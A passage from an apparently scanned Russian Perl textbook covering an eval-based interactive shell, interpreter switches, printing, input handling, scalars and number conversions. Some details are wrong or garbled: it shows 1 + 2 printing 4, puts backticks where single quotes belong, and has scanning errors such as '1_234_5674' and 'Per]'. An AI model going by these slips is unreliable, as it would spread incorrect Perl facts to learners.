Этот сценарий представляет собой простейшую Perl-оболочку, которая может обрабатывать составные команды, в том числе и те, что охватывают несколько строк ввода. Он работает за счет вызова функции Perl **eval**, которая вычисляет выражение, переданное ей в качестве аргумента. Эта программа также запоминает вводимый текст (разбитый на несколько строк ввода) до тех пор, пока число открывающих скобок не будет соответствовать числу закрывающих скобок, и лишь затем обращается к функции **eval**. (До некоторой степени это гарантирует, что разбитое на несколько строк выражение *действительно* введено полностью. Однако внимательный читатель, безусловно, заметит, что такая оболочка не делает различия между различными типами скобок и не проверяет правильную их вложенность.) Например, можно запустить этот сценарий и ввести команду, которая заносит текст в переменную Perl (относительно переменных — см. следующую главу):

```
$text = "Hello!\n";
```

а затем распечатать ее:

```
$text = "Hello!\n";
print $text;
```

Результат появится на экране немедленно:

```
$text = "Hello!\n";
print $text;
Hello!
```

Точно так же можно проверить, как выполняются многострочные команды (так как каждая команда выполняется, когда она полностью введена, результат работы команды **print** появляется на экране мгновенно):

```
$variable1 = 1;
$variable2 = 2;
print $variable1 + $variable2;
4
```

Аналогичным образом обрабатываются составные команды, занимающие более одной строчки:

```
for ($loop_index = 1; $loop_index <= 5; $loop_index++) {
print "Hello!\n";
}
Hello!
Hello!
Hello!
Hello!
Hello!
```

Чтобы выйти из оболочки, введите команду **exit**.

Стандартные оболочки Perl (подобные данной) бывают полезны при тестировании коротких сценариев, ибо не требуют создания отдельных файлов и их загрузки в интерпретатор. (Обратите внимание, что данная оболочка - лишь пример, а никоим образом не законченная оболочка Perl. В частности, если тестовый сценарий содержит команду **eval**, вы встретитесь с серьезными проблемами, так как оболочка сама использует команду **eval** для пошагового выполнения команд Perl.)

Ключи командной строки

Интерпретатор Perl может использовать впечатляющее количество дополнительных ключей, управляющих его работой:

```
perl [-sTuU] [-hv] [-V[:configvar]] [-cw] [-d[:debugger]] [-D[number/list]] [-pna]
[-Fpattern] [-l[octal]] [-0[octal]] [-Idir] [-m[-]module] [-M[-]' module...']
[-P] [-S] [-x[dir]] [-i[extension]] [-e 'command'] [--] [programfile] [arguments] ...
```

(как обычно, квадратные скобки указывают на необязательность соответствующей конструкции).

Итак, что же делают все эти ключи? Они перечислены здесь в алфавитном порядке (многие, однако, предоставляют возможности, которые мы обсудим позднее):

- **-0 [***цифры***]** — задает разделитель входных записей как символ, заданный восьмеричным представлением (этот разделитель также содержится в специальной переменной Perl **$/**). По умолчанию в качестве разделителя выступает символ **\n**. Если ключ **-0** задан без последующих цифр, то используется символ **\0**.

- **-a** — включает режим авторазбивки (действует только при наличии ключей **-p** и **-n**). При этом режиме входные строки разбиваются на фрагменты по границе слова и помещаются в специальный массив **@F** (то есть вместо скалярной переменной **$_** надо будет использовать его).

- **-c** — заставляет Perl проверять синтаксис входного сценария и завершать работу без его выполнения. Впрочем, блоки **BEGIN** и **END** (конструкторы и деструкторы модулей) будут выполнены и в этом случае.

- **-d** — запускает сценарий под управлением встроенного отладчика Perl.

- **-d**:*имя* — запускает сценарий под управлением отладчика или трассировщика, инсталлированного как **Devel::имя** (то есть отладчик существует как подмодуль модуля **Devel**, имеющий указанное имя — см. главу 15).

- **-D[***число/список***]** — устанавливает флаги режима отладки (аргумент — двоичная маска или список флагов). Более подробно флаги отладки рассматриваются в главе 17.

- **-e** *команда* или **-e** *'команды...'* — используется для непосредственного выполнения ко-

манд Perl, задаваемых прямо в командной строке. В некоторых системах можно использовать одновременно несколько ключей **-e**, разбивая список команд Perl на блоки.

• **-F***шаблон* или **-F**/*шаблон*/ — задает шаблон для разбивки входных строк на блоки, когда заданы ключи **-n** или **-p**, а также ключ **-a**. Символы наклонной черты, окружающие шаблон разбивки, необязательны.

• **-h** — выводит краткий список ключей с пояснениями.

• **-i** или **-i***расширение* — разрешает редактировать «на месте» файлы, открытые из стандартного потока ввода (конструкция **<>** — см. далее раздел «Чтение потока ввода»). Режим редактирования «на месте» означает, что изменения вносятся непосредственно в открытый файл, когда вы выводите данные в поток ввода **STDIN**. Если после ключа указано расширение, то Perl обеспечивает резервную копию редактируемого файла, создавая файл с заданным расширением и тем же самым именем. Если же расширение не указано, то временная копия файла, созданная интерпретатором, удаляется после завершения работы.

• **-I***каталог* - задает каталог, в котором Perl ищет модули. В командной строке может быть задано несколько параметров **-I**.

• **-l** — управляет обработкой символов начала новой строки. Если этот ключ задан вместе с **-p** или **-n**, Perl при вводе автоматически удаляет символ начала новой строки (заданный в специальной переменной **$/**). Одновременно при выводе оператором print тот же символ добавляется в конец строки.

• **-l**[*цифры*] — в дополнение к функциям предыдущего ключа позволяет задать в явном виде символ, выступающий в качестве начала новой строки (и занести его в переменную **$/**) — для этого достаточно задать восьмеричное число, определяющее код символа. По умолчанию в качестве разделителя строк используется символ **\n**.

• **-m[-]***модуль*, **-M[-]***модуль* или **-M[-]***'модули...'* — без знака дефиса этот ключ подключает указанные модули. Если ключ используется со знаком дефиса, указанные модули исключаются из сценария. Действие ключа без дефиса аналогично прагме Perl «**use** модуль» в начале сценария. Соответственно, действие ключа с дефисом аналогично прагме «**no** модуль». При старте интерпретатора в командной строке можно указывать несколько параметров **-m** или **-M**.

• **-n** — Perl считает, что сценарий заключен в цикл **while (<>)**(см. далее раздел «Чтение потока ввода» относительно конструкции **<>**). Например, следующая команда выводит на экран содержимое файла **file.txt**:

```
perl -ne "print;" file.txt
```

• **-p** — Perl считает, что сценарий заключен в следующий цикл (его работа имитирует редактор sed):

```
while (<>) {
    ...
   [сценарий]
    ...
} continue {
print or die "-p destination: $!\n" ;
}
```

• **-P** — пропустить сценарий через препроцессор компилятора C. Это позволяет использовать директивы C вида **#define** и **#include**, а также операторы условной компиляции. После препроцессора результат поступает на ввод Perl.

- **-s** — разрешает разобрать ключи, переданные сценарию в качестве параметра (список [*arguments*], указываемый в командной строке после имени файла). Например, следующая команда печатает сообщение «Found the switch», если при старте сценарию был задан ключ **-www**:

```
if ($www) {print "Found the switch\n"};
```

- **-S** — заставляет Perl использовать переменную окружения **PATH** для поиска сценария.
- **-T** — активизирует проверку меченых данных (проверка секретности доступа). Часто требуется как составная часть при CGI-программировании.
- **-u** — заставляет Perl записать дамп памяти (core dump) после компиляции сценария.
- **-U** - разрешает Perl выполнять «небезопасные» операции (например, удаление каталогов).
- **-v** — выводит номер версии, подверсии и номер патча Perl, а также платформозависимую информацию об интерпретаторе (последняя может быть очень существенной).
- **-V** — подробная распечатка текущей конфигурации Perl (то есть всех конфигурационных переменных).
- **-У***:имя* — распечатка конфигурационной переменной с указанным именем.
- **-w** — выводить предупреждающие сообщения (см. также следующий ключ). Рекомендуется всегда запускать Perl с этим ключом.
- **-x** или **-x***каталог* — указывает Perl, что сценарий содержится внутри сообщения. Ввод не будет обрабатываться, пока интерпретатор не встретит строчку с шаблоном **!#** и подстрокой **perl**. Конец обрабатываемого текста совпадает с концом файла или синтаксической конструкцией **__END__.** Если указан каталог, то Perl выполняет команду перехода к каталогу перед запуском сценария.
- **--** -эти два дефиса являются необязательными. Они означают конец списка ключей, передаваемых интерпретатору.

Ключ -w и проверка синтаксиса

При работе с Perl стоит всегда задавать ключ **-w**. Большинство знатоков стиля языка Perl фанатично поклоняются ему. Я также рекомендую указывать этот ключ. Ключ **-w** выводит предупреждающие сообщения по многим поводам. Среди них:

- имена переменных, упоминающихся только один раз,
- скалярные переменные (вроде простых переменных), которые используются до инициализации,
- переопределение подпрограмм,
- ссылки на неопределенные дескрипторы файлов,
- дескрипторы файлов, открытых только для чтения, но для которых производится попытка записи,
- значения, используемые как числа, но выглядящие иначе, чем числа,
- использование массива как скалярной переменной,
- подпрограммы с глубиной рекурсии больше 100.

Текстовый ввод и вывод с помощью стандартных дескрипторов файлов

Per] рассматривает ввод и вывод данных как потоки, а работа с этими потоками организуется через дескрипторы файлов. Дескриптор файла — это просто значение, которое в Perl соответствует файлу. Программа получает дескриптор, когда открывает файл.

Для работы с текстом используются три предопределенных дескриптора;

- **STDIN** — стандартный поток ввода.
- **STDOUT** — стандартный поток вывода.
- **STDERR** — стандартный поток вывода для сообщений об ошибках.

По умолчанию все три файла соответствуют терминалу. В этой главе (например, в следующем разделе) мы ограничимся предопределенными дескрипторами файлов, используя для вывода текста **STDOUT**.

Вывод текста

Чтобы вывести текст в файл (включая стандартный поток вывода **STDOUT**), используется команда **print**. Она имеет три формы:

```
print дескриптор список
print список
print
```

Если дескриптор файла не задан, используется **STDOUT**. Если не задан список (который может состоять и из одного элемента), Perl выводит содержимое специальной переменной **$_**. (Она по умолчанию используется для сохранения результатов последней операции чтения из потока ввода — см. далее раздел «Чтение потока ввода».)

Простейший пример, в котором в поток вывода отправляется слово «Hello» и символ конца строки:

```
print "Hello\n";
Hello!
```

Функция **print** работает со списком аргументов (списки Perl будут рассмотрены в следующей главе). Это значит, что ей можно подать на вход список элементов, разделенных запятыми, и они будут напечатаны:

```
print "Hello", " there!\n";
Hello there!
```

Отметим, что в Perl текстовый вывод может быть довольно изощренным, благодаря специальным форматам и команде **printf** (см. главу 11).

Печать номера текущей строчки сценария и имени сценария

Чтобы использовать номер строчки сценария, которую в данный момент обрабатывает Perl, надо сослаться на него с помощью конструкции **__LINE__**.Точно так же можно вывести имя файла, в котором хранится сценарий, если использовать конструкцию**__FILE__.** Пример:

```
%perl -e "print __LINE__;"
1
```

Повтор текста при печати

Можно повторить вывод строки несколько раз, не копируя ее в теле сценария и не используя оператор цикла. Для этого служит оператор повторения, который выглядит следующим образом:

```
print "Hello!\n" x 5;
Hello!
Hello!
Hello!
Hello!
Hello!
```

Например, вот так выводится горизонтальная черта из дефисов:

```
print "-" x 30;
------------------------------
```

Основные команды форматирования

С помощью escape-последовательностей в Perl можно выполнять некоторые команды форматирования. *Escape-последовательность* — это набор символов, которым предшествует обратная косая черта (\). Она особым образом обрабатывается внутри строки, ограниченной двойными кавычками (разница между строками, ограниченными двойными кавычками, и строками, ограниченными апострофами, рассматривается в следующей главе). Некоторые escape-последовательности приведены в табл. 1.1.

Например, вот как напечатать двойные кавычки в текстовой строке:

```
print "\"Hello!\"\n";
"Hello!"
```

Подсказка. *Символы \, **$** и комбинации вида **@**идентификатор и **@{** также надо набирать с помощью escape-последовательностей, так как внутри строки, ограниченной двойными кавычками, эти символы интерпретируются особым образом (в частности, символ \ — как начало escape-последовательности.)*

А вот так используется табуляция:

```
print "Hello\tfrom\tPerl.\n";
Hello        from        Perl.
```

Здесь с помощью символов новой строки выводится сразу несколько строчек:

```
print "Hello\nfrom\nPerl.\n";
Hello
from
Perl.
```

Это лишь базовые команды форматирования, и в Perl возможны гораздо более сложные конструкции. В этом языке всегда существует еще один способ выполнения той или иной операции с текстом, — в конце концов, он создавался именно как язык для обработки текстов.

Таблица 1.1. Некоторые escape-последовательности

Символ	Значение
\’	Одиночная кавычка, или апостроф (‘)
\`	Обратный апостроф (`)
\"	Двойная кавычка (")
\\	Обратная косая черта (\)
\$	Символ доллара ($)
\@	Символ *at*-коммерческое (@)
\e	Символ escape (ESC)

```
\t              Символ табуляции (TAB, HT)
\v              Символ горизонтальной табуляции (VT)
\n              Символ новой строки (LF)
\r              Символ возврата каретки (CR)
\f              Символ прогона страницы (FF)
\b              Символ забоя (BS)
\a              Символ звукового сигнала (BEL)
\033            Восьмеричный символ
\x1b            Шестнадцатеричный символ
\c[             Управляющий символ (control character)
```

Вывод неформатированного текста: встроенные документы

Perl позволяет выводить текст в точности так, как он набран в теле сценария. Чтобы отметить начало подобного текстового фрагмента (в Perl они называются «*here-documents*»), используется команда <<, за которой следует некоторая метка (в нашем примере это **EOD**, что является сокращением от *end-of-document*):

```
print <<EOD;
This
is
a
"here"
document.
EOD
```

Текст, отформатированный в теле сценария, заканчивается идентификатором, указанным в его начале. (Обратите внимание, что в первой строке после идентификатора, маркирующего начало «встроенного» текста, стоит точка с запятой, а после идентификатора, маркирующего конец текста, точки с запятой нет.) В результате на экран будет выведено:

```
This
is
a
"here"
document.
```

Комментарии

При создании сложных сценариев нужно добавлять комментарии — своеобразные напоминания самому себе, что именно делает данный код. Это делает структуру сценария более прозрачной и облегчает работу с ним. При этом сам Perl комментарии игнорирует.

Комментарии Perl начинаются с символа #. Perl игнорирует весь текст, идущий от символа # до конца строки. Вот пример сценария Perl-оболочки с комментариями, разъясняющими назначение кода:

```
#!/usr/local/bin/perl5 -w          # Use Perl 5 with warnings
use strict;                        # Require variable declarations, etc.
my $count = 0;                     # $count used to match {}, (), etc.
my $statement = "";                # statement holds multi-line commands
local $SIG{__WARN__} = sub{};      # suppress error reporting
while (<>) {                       # Accept input from the keyboard
   chomp;                          # Clean-up input
   while (/{|\(|\[/g) {$count++};        # Watch for {, (, etc.
   while (/}|\)|\]/g) {$count--};        # Watch for }, ), etc.
```

```
   $statement .= $_;                    # Append input to current statement
   if (!$count) {                       # Evaluate only if {, ( matches }, )
      eval $statement;                  # Evaluate Perl statement
      if ($@) {print "Syntax error.\n"}; # If error ...
      $statement = "";                  # Clear the current statement
      $count = 0;                       # Clear the counter
   }
}
```

Подсказка. *Вы можете включить прямо в тело программы документацию (POD = Plain Old Document), описывающую, как надо работать с вашей программой или модулем. Она будет игнорироваться при загрузке, но вы всегда можете извлечь ее в виде ASCII-файла или даже в виде размеченного HTML-файла с помощью утилит, входящих в состав Perl. Как это сделать, рассказывается в главе 15 (раздел «Документирование модулей»).*

Чтение потока ввода

Ранее в этой главе мы видели, что для вывода текста используется функция **print**, — но как *ввести* текст? Его можно читать из стандартного потока ввода **STDIN** с помощью угловых скобок < и >. В следующем примере цикл **while** (рассматриваемый в главе 5) помогает построчно считывать вводимый пользователем текст, запоминать его в переменной **$temp** и затем выводить на экране:

```
while ($temp = <STDIN>) {
   print $temp;
}
```

Если запустить этот сценарий и внести с клавиатуры слово **Hello**, сценарий повторит его на экране:

```
Hello!
Hello!
```

На самом деле (как это обычно и бывает в Perl) добиться подобного эффекта можно и более простым путем. (В Perl имеется специальное жаргонное выражение: «There is more than one way to do it» — «Сделать что-либо можно несколькими способами», сокращаемое до TMTOWTDI и произносимое примерно как «Tim Toady».) Для этого придется заглянуть в следующий раздел.

Специальная переменная $_

Когда конструкция **<STDIN>** используется без указания, куда поместить возвращаемое значение, Perl автоматически записывает его в специальную переменную **$_**. Многие функции Perl по умолчанию получают аргументы из нее (если пользователь не задал другого входного значения). Например, команда print без аргументов выведет содержимое именно **$_**. (Есть также масса других специальных переменных — например, **$!**, которая хранит информацию о последней ошибке, если та произошла. Более подробно о специальных переменных рассказывается в главе 9.)

На самом деле ключевое слово **STDIN** в угловых скобках можно опустить — для пустых угловых скобок по умолчанию предполагается дескриптор **STDIN**. (В Perl имеется масса правил по умолчанию, подобных этому. Это делает программы проще для экспертов, но запутаннее для новичков. Возможно, именно поэтому Perl так нравится экспертам.) Тем самым код из предыдущего раздела может быть записан как

```
while(<>) { print; }
```

Это воистину краткая запись для аналогичных действий сценария

```
while ($_ = <STDIN>) {
print $_;
}
```

Очистка введенного текста

Через стандартный поток **STDIN** читается все, что набирается с клавиатуры или поступает из файла, включая символ новой строки в конце. Чтобы избавиться от него, можно использовать функцию **chop** или **chomp**. Вот как выглядит функция **chop**:

```
chop переменная
chop список
chop
```

Она отсекает последний символ в строке и возвращает его в качестве результата. Если опущено имя переменной, функция работает со специальной переменной **$_**. Например, сценарий,

```
while (<>) {
   print;
}
```

выводит на экране содержимое потока ввода, включая символы новой строки. Если же использовать такой вариант:

```
while (<>) {
   chop;
   print; }
```

то символов-паразитов новой строки не будет.

Вместо функции **chop** рекомендуется использовать **chomp**, которая вызывается аналогичным образом:

```
chomp переменная
chomp список
chomp
```

Эта функция более безопасна — она удаляет из конца строки символы, соответствующие текущему значению специальной переменной Perl **$/**, хранящей символ, выступающий в качестве разделителя входных записей. По умолчанию используется символ новой строки **\n**. Функция **chomp** возвращает число удаленных символов. Обычно она используется для удаления символа новой строки из записи, прочитанной через поток ввода. Если отсутствует имя переменной, обрабатывается **$_**.

Как избежать немедленного закрытия окна MS-DOS в Windows 95/98/NT

Если вы используете Perl для Windows 95/98 или Windows NT то, очевидно, отметили одну раздражающую деталь. После двойного щелчка по имени файла с расширением **.pl** появляется окно сеанса MS-DOS; в нем выполняется сценарий, но немедленно по его завершении окно закрывается, не оставляя никакого шанса просмотреть выведенную информацию.

Это можно исправить, если заставить сценарий ждать ввода с клавиатуры после завершения. Для этого достаточно добавить в конец программы две строчки:

```
print "Hello!\n";
```

```
print "Press <Enter> to continue... ";
<STDIN>
```

Естественно, **<STDIN>** можно заменить просто на **<>**:

```
print "Hello!\n";
print "Press <Enter> to continue...";
<>
```

Глава 2

Скалярные переменные и списки

Коротко

В этой главе мы начинаем работать с данными. Perl особенно хорош по части обработки данных, и в этой книге вы найдете немало информации по данной теме. Сейчас мы попробуем разобраться, как Perl работает с двумя конкретными типами данных: скалярными переменными и списками.

Скалярные переменные

Скалярные переменные — это то, что в большинстве языков программирования Называется простыми переменными (в Perl они также называются *скалярами*). Они хранят один элемент данных: число, текстовую строку или ссылку (о ссылках в Perl смотри главу 8). Их называют скалярами, чтобы отличать от конструкций, способных хранить несколько элементов (например, массивов).

***Подсказка**. В научных терминах скаляр — это простое числовое значение, в то время как векторы могут иметь несколько числовых компонент. Одномерные массивы в программировании часто называют векторами.*

Имя скалярной переменной начинается с символа **$.** Это может показаться странным, но Perl использует именно этот способ. Тем самым ни одна из переменных не будет конфликтовать с зарезервированными ключевыми словами Perl (то есть встроенными в язык идентификаторами). Значения скалярным переменным присваиваются с помощью оператора =, например:

```
$scalar1 = 5;
$scalar2 = "Hello there!"
```

Списки

Как следует из названия, списки — это списки элементов данных. Эти элементы не обязательно являются скалярами, они могут быть и массивами, и хэш-таблицами (оба эти типа данных будут рассмотрены в следующем разделе), а также собственно списками.

В отличие от скаляров или массивов, для списков не существует специального типа данных. Однако понятие списка в Perl очень важно, и мы будем использовать его на всем протяжении книги. Список — это синтаксическая конструкция, объединяющая разрозненные элементы данных. При определении списка элементы данных разделяются запятыми. Например, мы печатаем побуквенно слово Hello с помощью функции **print**, которая умеет обрабатывать аргументы, заданные в виде списка:

```
print "H", "e", "l", "l", "o";
Hello
```

Обратите внимание, что список "**H**", "**e**", "**l**", "**l**", "**o**" нельзя присвоить отдельной пере-

менной, так как в Perl в явном виде переменных такого типа не существует[1].

Встроенные функции Perl разделяются на две группы. Одни используют скалярные аргументы, а другие — списки (хотя на самом деле многие функции понимают и то и другое). Откуда же Perl знает, когда интерпретировать данные как скаляр, а когда — как список? Он принимает решение, исходя из *контекста*. В Perl существуют два основных контекста — скалярный и списочный. Имеется и более тонкая иерархия контекстов. Например, числовой и строковый контексты являются скалярными.

Таким образом, когда Perl *ожидает* встретить список (например, когда функция допускает в качестве аргумента только списки), данные интерпретируются как список. Если ожидается скалярное значение, данные интерпретируются как скаляр. На практике это означает, что необходимо заранее знать, какие функции являются скалярными, а какие — списочными. Я буду указывать, к какому типу относится функция, при первом упоминании о ней в этой книге, указывая тип ее аргументов. Например, определение для функции **map** будет иметь вид:

```
map блок список
```

В этом разделе скалярный и списочный контексты позднее будут рассмотрены более подробно. Введение закончено — перейдем к работе с программным кодом.

Непосредственные решения

Что такое скалярная переменная?

Скалярная переменная — это имя области памяти, в которой хранятся данные. Они могут быть числами, текстовыми строками или ссылками (ссылки работают подобно адресу другого элемента данных). Кроме этого, скалярная переменная может содержать и специальный тип данных Perl — так называемый неопределенный тип (см. раздел «Работа с неопределенными данными: идентификатор undef» далее в этой главе).

Обратите внимание, что скаляры могут хранить различные типы данных; иными словами, в Perl скаляры не имеют определенного типа (за исключением ссылок, для которых тип данных жестко проверяется). В этом отличие Perl от таких языков, как C. Perl определяет, какой тип данных находится в скалярной переменной (число, строка и т. д.), основываясь на контексте выполняемой операции. Полезной особенностью Perl является то, что числа и строки в нем в некотором смысле неразличимы. Так, если подставить строку "123.45" там, где Perl ожидает увидеть число, то преобразование к *числу* 123.45 будет произведено автоматически. Аналогичным образом при необходимости число преобразуется в строку.

(Это свойство позволяет применять нестандартные программные решения, некоторые из них мы увидим ниже.)

Имена скалярных переменных

[1] Однако вы можете создать ссылку на список, занести ее в обычную переменную и далее работать с содержимым ссылки (то есть списком) почти как с обычной переменной. Более подробно о ссылках речь пойдет в главе 8. — *Примеч. ред.*

Имя, используемое для скалярной переменной, может содержать буквы, цифры и подчеркивания. Однако оно должно начинаться с символа **$**, что предотвращает конфликты с зарезервированными идентификаторами Perl. Имя переменной может быть длинным — до 255 символов, но эта характеристика зависит от платформы (то есть некоторые реализации Perl допускают и более длинные имена, но имя с длиной не выше 255 будет правильно распознано *любым* вариантом Perl). Поскольку имена скалярных переменных всегда начинаются с символа **$** и тем самым не конфликтуют с зарезервированными идентификаторами, их можно записывать строчными буквами, как это делает большинство программистов. (Почти все служебные слова в Perl используют строчные буквы. Исключением являются дескрипторы файлов типа **STDIN** или функции, подобные блоку **BEGIN** для пакета.) Помните, что имена скалярных переменных чувствительны к регистру: имя **$variable1** — это не то же самое, что имя **$Variable1**.

После начального символа **$** в имени переменной может стоять буква или знак подчеркивания. На самом деле можно использовать и цифры, но тогда все имя должно состоять только из цифр. Можно даже использовать небуквенные символы, отличные от знака подчеркивания, но в таком случае имя должно состоять (кроме начального **$**) ровно из одного символа — как, например, в случае специальных переменных Perl типа **$!**.

Подсказка 1. *Заметьте, что, хотя скалярные переменные и не могут конфликтовать с зарезервированными идентификаторами Perl из-за начального символа **$**, может возникнуть конфликт с именами для объектов, не требующими начального **$**, — например, дескрипторами файлов или метками. Чтобы избежать конфликта со служебными словами, для таких имен лучше использовать одну или несколько заглавных букв.*

Подсказка 2. *Переменные, имена которых состоят только из цифр, создаются самим Perl для специальных целей (см. главу 6). Пользователь может читать значения этих переменных, но не может ничего им присваивать. Точно так же некоторые специальные переменные Perl доступны только для чтения — присвоение нового значения вызовет ошибку.*

Символ **$**, с которого начинается имя скалярной переменной, называется в Perl разыменовывающим префиксом (или, если использовать жаргон, *funny character*). Вот другие разыменовывающие префиксы, которые используются в Perl:

- **$** — скалярные переменные;
- **%** — хэши (они же — ассоциативные массивы, как это разъясняется в следующем разделе);
- **@** — массивы;
- **&** — подпрограммы;
- ***** — запись таблицы символов — тип данных typeglob (более подробно об этом типе данных рассказывается в главе 3).

Присвоение скалярных переменных

Как в скалярную переменную заносятся данные? Для этого используется оператор присвоения. Например, вы можете поместить в переменную **$variable1** значение **5**:

```
$variable1 = 5;
```

Точно также выполняется присвоение текстовых строк:

```
$variable1 = "Hello there!";
```

Оператор присвоения может использоваться для присваивания данных любому объекту, стоящему слева от него (так называемое «левое значение» — lvalue). Если вы не знаете,

что такое «левое значение», прочитайте следующий раздел. Подобно остальным функциям Perl оператор присвоения возвращает некоторое значение. Значением оператора является данное, помещенное в соответствующую область памяти:

```
print $input = 123;
123
```

Что такое «левое значение»?

«Левое значение» — это элемент, стоящий слева от оператора присваивания и служащий «мишенью» для этой операции. Обычно «левое значение» представляет собой область памяти компьютера, в которую, указав ее имя, вы можете заносить данные. В качестве «левого значения» может выступать любая переменная. На самом деле в Perl эту роль иногда может играть и сама операция присваивания, как следует из примера:

```
chop($input = 123);
print $input;
12
```

Последний символ «отрезается» от переменной **$input**, а не от значения, возвращаемого операцией присвоения. Эта конструкция может часто встречаться, когда необходимо прочитать строку из входного потока, удалить символ конца строки и занести в переменную **$input**, причем выполнить все это за один раз:

```
chop ($input = <>);
```

Использование чисел в скалярных переменных

Обратите внимание на следующую запись числового значения, которое позволяет сгруппировать цифры по разрядам для более легкого чтения результата:

```
$variable1 = 1_234_567;
```

Таблица 2.1. Числовые типы данных

Тип	Пример
Значение с плавающей точкой	1.23
Шестнадцатеричное значение	0x123
Целое число	123
Восьмеричное значение	0123
Число в «научной» нотации	1.23E4
Число с группировкой по разрядам	1_234_5674

Работа с неопределенными данными: идентификатор undef

Кроме чисел, строк и ссылок скалярные переменные могут содержать *неопределенное* значение, которое в Perl обозначается как **undef** (зарезервированное слово). Оно возвращается некоторыми функциями, и вы можете проверить его с помощью функции **defined**. Можно также присвоить переменной значение **undef** с помощью встроенной функции **undef** (см. ниже). Если подвергнуть непосредственной проверке значение **undef**, то оно интерпретируется как 0 (нулевое значение) в числовом контексте и как "" (пустая строка) — в строковом. Рассмотрим пример. Пусть переменной **$variable1** присвоено значение 5:

```
$variable1 = 5;
```

Затем с помощью функции **undef** эта переменная делается неопределенной:

```
$variable1 = 5;
undef $variable1
```

Теперь проверим с помощью функции **defined**, является ли значение переменной неопределенным:

```
$variable1 = 5;
undef $variable1;
if (defined $variable1) {
   print "\$variable1 is defined. \n";
} else {
   print "\$variable1 is not defined. \n";
}
```

В результате код сообщит пользователю, что переменная является неопределенной:

```
$variable1 is not defined.
```

Описание констант

В Perl нет специальной синтаксической конструкции для числовых констант, но для нее можно создать заменитель самостоятельно (используя технику, обсуждаемую в главе 8 и в разделе главы 3, посвященному записям таблицы символов — специальному типу данных typeglob). Имя переменной, относящейся к этому типу, начинается с символа * (звездочка, или астериск). Чтобы создать константу, надо присвоить типу данных typeglob ссылку, как это делается в следующем примере (здесь константа хранит максимальное число файлов):

```
*MAXFILES = \100;
```

(Обратите внимание: имя составлено исключительно из заглавных букв, чтобы подчеркнуть, что это константа.)

Доступ к созданной константе осуществляется через имя **$MAXFILES**, как если бы это была обычная скалярная переменная:

```
*MAXFILES = \100;
print "$MAXFILES\n";
```

При попытке присвоить переменной **$MAXFILES** новое значение, вы получите сообщение об ошибке. Например, после выполнения кода

```
*MAXFILES = \100;
print "$MAXFILES\n";
$MAXFILES = 101;
```

на экран будет выведено

```
100
Modification of a read-only value attempted at constant.pl line 3.
```

Работа с логическими данными в Perl

Имеется еще один важный тип данных, о котором надо упомянуть: логические данные, или значения истина/ложь. Условные команды, управляющие выполнением кода (на-

пример, условные операторы **if**) используют логические проверки.

Подобно языку C, любое непустое и ненулевое значение соответствует условию *истина*, нулевое или пустое — условию *ложь*. Соответственно, специального логического типа данных в Perl нет.

Тот факт, что любое ненулевое значение соответствует условию истина (напомним, что для Perl пустая строка — тот же ноль), весьма полезен для условных операторов. Например, благодаря этой особенности следующий цикл будет выполняться до самого конца входного потока, поскольку обращение к **<>** всегда что-то возвращает — даже если введена пустая строка (в этом случае возвращается символ '**\n**'):

```
while (<>) {
   print;
}
```

Подсказка. *В Perl в качестве значения* ***ложь*** *выступают следующие величины: а) числовые значения, равные нулю; б) пустая строка* ***""****, пустой массив* ***()*** *или пустой хэш* ***{}****; в) неопределенное значение* ***undef****, переменная с неопределенным значением, список неопределенных значений и/или переменных; г) дескриптор файла, не связанный с каким-либо файлом; е) пустые ссылки и незаполненные записи таблицы символов. Все остальные значения рассматриваются как истина.*

Преобразование восьмеричных, десятичных и шестнадцатеричных чисел

В Perl восьмеричные числа задаются с ведущим нулем (например, 0123), а шестнадцатеричные — с префиксом 0x (например, 0xlAB). При работе с числами, имеющими разные числовые основания, полезно знать, как преобразовывать их из одного формата в другой.

Преобразование шестнадцатеричного числа в десятичное

Для преобразования шестнадцатеричного формата в десятичный используется функция **hex**:

```
print hex 0x1AB;
1063
```

Если для функции **hex** не задан аргумент, используется специальная переменная **$_**.

Преобразование десятичного числа в шестнадцатеричное

Чтобы преобразовать десятичное число в строку, являющуюся его шестнадцатеричным представлением, используйте функцию Perl **sprintf** с шаблоном **%x**:

```
print sprintf "%x", 16;
10
```

Преобразование восьмеричного числа в десятичное

Чтобы преобразовать восьмеричное число в десятичное, используется функция **oct**:

```
print oct 10;
8
```

Если для функции **oct** не задан аргумент, будет использована специальная переменная **$_**.

Преобразование десятичного числа в восьмеричное

Как и в случае шестнадцатеричных чисел, для преобразования десятичного числа в строку, являющуюся его восьмеричным представлением, используйте функцию Perl **sprintf**, но с шаблоном **%o**:

```
print sprintf "%o", 16;
20
```

Округление чисел

Чтобы округлить числовое значение до определенного числа десятичных знаков, используйте функцию **sprintf** с подходящим форматом. Например, чтобы округлить число до двух цифр после запятой, годится формат **%.2f**. Вот как этот метод работает при округлении числа «пи»:

```
print sprintf "%.2f", 3.14159265359;
3.14
```

То, что происходит именно округление, а не отбрасывание лишних разрядов, видно на следующем примере, где «пи» округляется до четырех цифр после запятой и последняя цифра становится равной 6, а не 5:

```
print sprintf "%.4f", 3.14159265359;
3.1416
```

Однако приведенные примеры лишь показывают, как вывести округленные значения. Возможно, потребуется также округлять числовые значения и работать с ними как с обычными числами. Так как Perl обрабатывает данные исходя из контекста, то если уж в ваших силах интерпретировать текстовую строку как число, то и Perl это может (если текстовая строка действительно описывает число). В следующем примере мы округляем число и запоминаем строку в переменной **$variable1**:

```
$variable1 = sprintf "%.4f", 3.14159265359;
```

Теперь можно использовать значение, находящееся в переменной **$variable1**, как число, выполнив над ним арифметическую операцию, — например, прибавив к нему значение 0.01:

```
$variable1 = sprintf "%.2f", 3.14159265359;
$variable1 += .01;
```

Теперь проверим результат:

```
$variable1 = sprintf "%.2f", 3.14159265359;
$variable1 += .01;
print $variable1;
3.15
```

Использование строк в скалярных переменных

В скалярных переменных можно хранить как числа, так и строки:

```
$variable1 = "Hello!";
```

Надо отметить, что для конкатенации (объединения) двух строк в Perl нельзя использовать операцию сложения, как это принято в других языках. Например, следующие команды:

```
$variable1 = "Hello ";
```

```
$variable2 = "there\n";
print $variable1 + $variable2;
```

дадут только сообщение об ошибке и ноль в качестве результата:

```
Argument "there\n" isn't numeric in add at - line 3
Argument "Hello " isn't numeric in add at - line 3
0
```

Причину легко понять: в данном случае Perl пытается интерпретировать текст исходя из числового контекста (операция сложения).

Вместо этого следует использовать оператор конкатенации Perl, в роли которого выступает точка **(.)**:

```
$variable1 = "Hello ";
$variable2 = "there\n";
print $variable1 . $variable2;
Hello there
```

Строки могут задаваться с помощью одинарных или двойных кавычек:

```
$variable1 = "Hello.";
$variable2 = `Hello again.`;
```

